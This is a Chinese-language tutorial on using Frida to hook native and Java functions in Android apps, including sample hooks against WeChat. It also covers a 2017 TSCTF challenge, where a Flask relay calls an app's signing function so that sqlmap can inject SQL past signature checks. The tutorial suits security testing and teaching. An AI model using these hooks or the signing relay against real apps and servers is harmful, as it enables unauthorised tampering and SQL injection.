在对Android应用进行Web漏洞测试时，经常遇到一种情况：HTTP传输的数据带有签名字段

处理这种情况的方法通常是逆向签名算法，但是如果算法在so中，而且so加壳了，想要逆向出算法也要花很大一番功夫

还有就是可以自己编写app调用so里的签名算法，然后对HTTP传输的数据进行测试

这两种方法都挺麻烦的，并且如果一个app中多处使用了不同的签名/加密算法就更麻烦了

曾经想写一个Android上的代理软件，在Android手机上开启HTTP/HTTPS代理，在PC端将HTTP/HTTPS流量交给代理，代理软件调用so里的加密/签名算法，

最后代理软件将经签名/加密后的数据提交给服务端。这样的话就可以直接用SQLmap之类的工具进行测试了。

但是在我准备着手写这么个东西之前，我发现了个更方便的东西：Frida，使用Frida我们可以较简便地解决上面所说的问题。

这里以一些Demo为例讲解Frida如何简化Android端应用的安全测试。

同时2017 TSCTF的一道Web+Android APP题目为例，讲解如何使用Firda简化移动端的Web安全测试。(毕竟Web🐶，关注点主要在Web...

**0x01 Frida介绍**

Frida是一个动态代码插桩工具，它可以让你向多种平台（Windows, Linux, macOS, IOS, Android, QUX）的App插入自定义Javascript代码片段

它可以做什么

* Access process memory
* Overwrite functions while the application is running
* Call functions from imported classes
* Find object instances on the heap and use them
* Hook, trace and intercept functions etc.

**0x02 安装Firda**

以Mac为例，其他系统请自行查看Firda官方文档

环境：Python3 ，Root过的Nexus 4(Android 4.4)

Frida官方文档说需要Python3.x的环境，因为Firda最开始是基于Android 4.4开发的，所以建议使用4.4或4.4以上版本的系统

sudo pip3 install frida

验证是否安装成功

➜ ~ frida --version

9.1.20

➜ ~ python3

Python 3.6.0 (default, Dec 24 2016, 08:01:42)

[GCC 4.2.1 Compatible Apple LLVM 8.0.0 (clang-800.0.42.1)] on darwin

Type "help", "copyright", "credits" or "license" for more information.

>>> import frida

>>>

下载和frida对应版本的frida-server (https://github.com/frida/frida/releases )，解压后将frida-server push到Android中

➜ ~ adb push ~/0Android/frida/frida-server-9.1.20-android-arm /data/local/tmp/frida-server

/Users/dlive/0Android/frida/frida-serv...d. 3.5 MB/s (21555488 bytes in 5.948s)

在adb shell中运行frida-server

root@android:/data/local/tmp # chmod 755 frida-server

root@android:/data/local/tmp # ./frida-server &

**0x03 Frida相关命令的基本使用**

经测试发现很多情况下frida非常不稳定，可以选择重启frida-server后重新执行命令

开启端口转发

adb forward tcp:27042 tcp:27042

adb forward tcp:27043 tcp:27043

**1.frida-ps**

查看正在运行的进程

# Connect Frida to an iPad over USB and list running processes

# -U connect to USB device

$ frida-ps -U

# List running applications

$ frida-ps -Ua

# List installed applications

$ frida-ps -Uai

**2.frida-trace**

# 显示open()函数的调用情况

frida-trace -i "open" -U com.android.chrome

# -f 让Frida启动chrome app (let Frida spawn the process)

frida-trace -i "open" -U -f com.android.chrome

**3.frida**

frida交互式命令行界面(详细请参考官方文档)

# Unfortunately, in my case it always lead to getting the app killed automatically after 2 seconds.

# This is not what we want. You can either use these 2 seconds to type %resume

frida -U -f com.android.chrome

# better command

# --no-pause automatically start main thread after startup

frida -U --no-pause -f com.android.chrome

# pass the -f option to Frida to let it spawn the process itself

frida -U --no-pause -f com.android.chrome

# 向app注入JS

frida -U -l example.js com.example.dlive

注入的JS和之后Python中用到的JS的用法相同

console.log("[\*] Starting script");

Java.perform(function() {

var Activity = Java.use("android.app.Activity");

Activity.onResume.implementation = function () {

console.log("[\*] onResume() got called!");

this.onResume();

};

});

**0x04 使用Frida进行Hook**

**1. Hook Native层**

import frida

import sys

rdev = frida.get\_remote\_device()

session = rdev.attach("com.tencent.mm")

scr = """

Interceptor.attach(Module.findExportByName("libc.so" , "open"), {

onEnter: function(args) {

send("open("+Memory.readCString(args[0])+","+args[1]+")");

},

onLeave:function(retval){

}

});

"""

script = session.create\_script(scr)

def on\_message(message ,data):

print message

script.on("message" , on\_message)

script.load()

sys.stdin.read()

**2. Hook Java层**

import frida

import sys

rdev = frida.get\_remote\_device()

session = rdev.attach("com.tencent.mm")

scr = """

Java.perform(function () {

var ay = Java.use("com.tencent.mm.sdk.platformtools.ay");

ay.pu.implementation = function(){

var type = arguments[0];

send("type="+type);

if (type == 2)

{

return this.pu(type);

}

else

{

return 5;

}

};

});

"""

script = session.create\_script(scr)

def on\_message(message ,data):

print message

script.on("message" , on\_message)

script.load()

sys.stdin.read()

**0x05 使用Frida Python接口结合Flask实现APP中转注入**

apk只有一个登陆功能，该功能的username字段存在注入

apk中调用了native方法对username和password签名, 签名之后得到的sign和username, password一起发往服务端

使用Flask写如下中转脚本，接收username和password, 计算sign

经测试Frida频繁向app进程注入JS容易挂掉。。。如果挂掉重启app就好，然后让sqlmap继续原来的session

from flask import Flask

from flask import request

import frida

import hashlib

import requests

import time

app = Flask(\_\_name\_\_)

sign\_result = ''

jscode = """

Java.perform(function () {

var sign = Java.use("com.example.dlive.tsctf2017.Sign");

var result = sign.sign("%s", "%s");

send(result);

});

"""

frida\_session = frida.get\_device\_manager().enumerate\_devices()[-1].attach("com.example.dlive.tsctf2017")

def on\_message(message, data):

global sign\_result

sign\_result = hashlib.md5(message['payload']).hexdigest()

# print sign\_result

def sign(username, password):

global frida\_session

global jscode

username = username.replace('"', '\\"')

script = frida\_session.create\_script(jscode % (username, password))

script.on('message', on\_message)

script.load()

@app.route('/forward', methods=['POST'])

def login():

url = 'http://10.101.162.128/sign.php'

username = request.form['username']

password = request.form['password']

session = requests.session()

sign(username, password)


http = session.post(url, data={'username': username, 'password': password, 'sign': sign\_result}, timeout=5, allow\_redirects=False)


return http.content


if \_\_name\_\_ == "\_\_main\_\_":

app.run()

使用sqlmap注入，目标url是该中转脚本







中转注入是稍微方便了不少，但是在注入的时候frida特别容易挂掉QAQ

**0x06 参考**

https://sec.xiaomi.com/article/23  
https://github.com/dweinstein/awesome-frida  
https://www.notsosecure.com/pentesting-android-apps-using-frida/  
https://www.codemetrix.net/hacking-android-apps-with-frida-1/  
https://www.codemetrix.net/hacking-android-apps-with-frida-2/  
https://www.frida.re/  
http://www.jianshu.com/p/ca8381d3e094  
http://www.voidcn.com/blog/asmcvc/article/p-6240248.html  
http://wooyun.jozxing.cc/static/drops/tools-5602.html